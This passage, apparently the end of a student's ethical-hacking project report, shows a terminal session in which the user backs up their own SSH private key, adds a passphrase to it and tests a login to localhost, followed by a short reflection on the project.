student@desktop:~$ ls /home/student/.ssh
authorized_keys  config  id_rsa  known_hosts  known_hosts.old
student@desktop:~$ ls /home/student/.ssh/id_rsa
/home/student/.ssh/id_rsa
student@desktop:~$ cp /home/student/.ssh/id_rsa /home/student/.ssh/id_rsa.bak
student@desktop:~$ ssh-keygen -p -f /home/student/.ssh/id_rsa
Enter new passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved with the new passphrase.
student@desktop:~$ ssh -i /home/student/.ssh/id_rsa student@localhost
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
student@localhost's password:
```

Conclusion





Reflection

Through this project, I gained hands-on experience in various enumeration techniques and malware analysis, enhancing my skills in identifying and mitigating network vulnerabilities. This comprehensive approach to ethical hacking and cybersecurity demonstrates my ability to use a wide range of tools and techniques to secure networks and systems effectively.